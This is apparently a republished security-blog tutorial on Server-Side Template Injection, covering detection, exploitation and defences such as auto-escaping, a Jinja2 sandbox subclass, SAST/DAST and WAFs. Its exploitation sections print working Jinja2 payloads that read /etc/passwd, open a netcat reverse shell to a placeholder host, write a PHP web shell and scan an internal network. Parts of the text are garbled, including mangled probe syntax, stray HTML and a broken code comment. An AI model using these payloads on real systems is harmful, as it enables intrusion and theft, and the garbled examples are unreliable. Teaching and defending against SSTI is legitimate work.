Listen to this Post

Introduction:
Server-Side Template Injection (SSTI) is a critical web vulnerability that arises when an application unsafely incorporates user input into a template. This flaw allows attackers to execute arbitrary code directly on the server, potentially leading to a full compromise. Understanding SSTI is paramount for developers and security professionals to secure modern web applications.
Learning Objectives:
- Identify the root causes and common entry points for SSTI vulnerabilities.
- Master the methodology for detecting and exploiting SSTI flaws in various template engines.
- Implement effective defensive coding practices and mitigation strategies to prevent SSTI attacks.
You Should Know:
1. Understanding the Anatomy of an SSTI Vulnerability
Server-Side Template Injection occurs when user-supplied data is concatenated into a template in an unsafe manner. Modern web applications use template engines like Jinja2 (Python), Twig (PHP), Freemarker (Java), and Handlebars (JS) to dynamically generate HTML, emails, and other documents. When an attacker can inject template directives into this data, the engine executes them with the privileges of the application.
The vulnerability typically manifests in two contexts:
- Plaintext Context: User input is embedded directly into the template code.
- Code Context: User input is placed within a template expression, but the sandbox is escaped.
Step‑by‑step guide:
Step 1: Identify Potential Injection Points. Look for features that render dynamic content—user profiles, support tickets, “view as HTML” features, and email templates.
Step 2: Probe with Basic Payloads. Test all input fields with a simple sequence like {{77}}. If the output is `49` instead of the literal string {{77}}, you have likely found an SSTI flaw.
Step 3: Fingerprint the Template Engine. Different engines use different syntaxes. Send engine-specific probes:
Jinja2: `{{7’7′}}` would output `7777777`.
Twig: `{{7’7′}}` would output `49`.
Freemarker: `${77}`.
2. Exploitation Fundamentals and Initial Reconnaissance
Once an SSTI flaw is confirmed and the engine is identified, the next step is to understand the server’s environment. The goal is to break out of the template sandbox and access the underlying application and operating system.
Step‑by‑step guide:
Step 1: Access Python Built-ins (Jinja2 Example). In Jinja2, all Python built-in functions are available through the `__builtins__` namespace or via traversing object inheritance hierarchies.
Payload: `{{ ”.__class__.__mro__
.__subclasses__() }}`</h2>

What it does: This lists all classes accessible from the base `object` class, which can be hundreds. You are looking for useful classes like <code>subprocess.Popen</code>, <code>os._wrap_close</code>, or <code>warnings.catch_warnings</code>.
 Step 2: Leverage Linux Commands for Verification. Use simple code to confirm code execution.
 Payload to read /etc/passwd: `{{ config.__class__.__init__.__globals__['os'].popen('cat /etc/passwd').read() }}`
 Payload for a reverse shell (Linux): Inject code that uses the `subprocess` or `os` module to execute a shell command.
[bash]
{{ ''.<strong>class</strong>.<strong>mro</strong>[bash].<strong>subclasses</strong>()[408]('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc YOUR_IP 4444 >/tmp/f', shell=True) }}
(Note: The index `
` must be replaced with the actual index of the `subprocess.Popen` class in the list)

<h2 style="color: yellow;">3. Advanced Exploitation: Weaponizing the Vulnerability</h2>

Moving beyond simple proof-of-concept, attackers aim for persistent access and data exfiltration. This involves writing files, establishing stable shells, and pivoting within the network.

<h2 style="color: yellow;">Step‑by‑step guide:</h2>

Step 1: Write a Web Shell. If you have code execution, you can write a simple Python web shell to the server's web root.

<h2 style="color: yellow;"> Payload (Jinja2):</h2>

[bash]
{{ ''.<strong>class</strong>.<strong>mro</strong>[bash].<strong>subclasses</strong>()[408](['bash', '-c', 'echo \"<?php system(\\$_GET[\\\"c\\\"]); ?>\" > /var/www/html/shell.php'], shell=False) }}
What it does: This uses `subprocess.Popen` to execute a bash command that writes a PHP web shell to disk. You can then access `http://vulnerable-site.com/shell.php?c=whoami` to execute commands.
Step 2: Interact with Internal Services. Use the SSTI to attack internal systems that are not exposed to the internet.
Payload to scan internal network: `{{ config.items()
[1].__init__.__globals__['sys'].modules['os'].popen('nmap -sS 192.168.1.0/24').read() }}`


<h2 style="color: yellow;">4. Defensive Coding: The Primary Mitigation</h2>

The most effective defense is to never allow user input to be interpreted as a template. Treat all user data as untrusted and separate from the code.

<h2 style="color: yellow;">Step‑by‑step guide:</h2>

Step 1: Use Context-Aware Auto-Escaping. Most modern template engines automatically escape variables rendered in an HTML context (<code>{{ user_input }}</code>). Ensure this feature is enabled.
 Step 2: Implement Strict Input Sanitization. For inputs that must contain template syntax (e.g., in a CMS), create a strict allowlist of safe characters and tags. Use libraries like `DOMPurify` for HTML sanitization on the client-side, but always re-validate on the server.
 Step 3: Employ Static Application Security Testing (SAST). Integrate SAST tools into your CI/CD pipeline. Tools like Bandit for Python, SonarQube, or Semgrep can be configured with rules to detect dangerous patterns like direct user input concatenation into templates.

<h2 style="color: yellow;">5. Sandboxing and Hardening the Template Environment</h2>

If logic requires dynamic template generation from user input, a robust sandbox must be implemented to limit available actions.

<h2 style="color: yellow;">Step‑by‑step guide:</h2>

Step 1: Use a Restricted Sandbox. Jinja2's `SandboxedEnvironment` is a starting point, but it has known limitations and can often be bypassed.
 Step 2: Remove Dangerous Attributes. Override the template engine's built-ins to remove or restrict access to dangerous Python attributes like <code>__class__</code>, <code>__globals__</code>, and <code>__subclasses__</code>.

<h2 style="color: yellow;"> Example Code (Python/Jinja2):</h2>

[bash]
from jinja2 import SandboxedEnvironment

class CustomSandbox(SandboxedEnvironment):
def is_safe_attribute(self, obj, attr, value):
 Block access to dangerous double-underscore attributes
if attr.startswith('_'):
return False
return super().is_safe_attribute(obj, attr, value)

env = CustomSandbox()
Step 3: Deploy a Web Application Firewall (WAF). A well-configured WAF can help block common SSTI payloads in the request data, providing a layer of defense for unknown vulnerabilities.
6. Proactive Detection and Auditing
Security is not just about defense; it’s also about continuous monitoring and testing to find vulnerabilities before attackers do.
Step‑by‑step guide:
Step 1: Integrate DAST Tools. Use Dynamic Application Security Testing (DAST) tools like OWASP ZAP or Burp Suite’s Active Scanner. These tools automatically probe your application for SSTI and other vulnerabilities.
Step 2: Manual Code Review. Regularly review code that handles templates. Look for dangerous functions like `render()` or `render_template_string()` where user input is passed directly.
Bad: `return render_template_string(“Hello ” + username)`
Good: `return render_template(“greeting.html”, name=username)`
Step 3: Implement Canary Tokens. Place fake, sensitive-looking data or vulnerable endpoints in your codebase or documentation. Monitor access to these “honeytokens” to detect active reconnaissance.
What Undercode Say:
- SSTI is not a theoretical threat but a practical and high-severity vulnerability that provides attackers with a direct path to server control, bypassing many perimeter defenses.
- The root cause is almost always a failure in software design—treating user data as code. This is a fundamental flaw that cannot be patched with a simple library update and requires a shift in developer mindset.
Analysis: The prevalence of SSTI is a direct consequence of the complexity of modern web frameworks. Developers are encouraged to use powerful features like template engines for productivity but are often not fully trained on the associated security risks. The exploitation process, while technical, is highly deterministic and can be automated by attackers. Defending against it requires a multi-layered approach combining secure coding practices, rigorous testing, and runtime protection. The most critical line of defense remains developer education and a security-first development culture.
Prediction:
The future of SSTI attacks will increasingly intersect with AI-driven systems. As AI-powered features that generate dynamic content (e.g., custom reports, AI-assistant responses) become standard, the risk of template injection through poorly sanitized AI outputs will surge. Furthermore, attackers will leverage AI to automatically generate sophisticated, polyglot payloads that can simultaneously probe for and exploit SSTI across multiple template engines and WAF bypass techniques, making manual defense strategies insufficient. Automated, intelligent security testing integrated directly into the development lifecycle will become non-negotiable.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Omar Aljabr – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


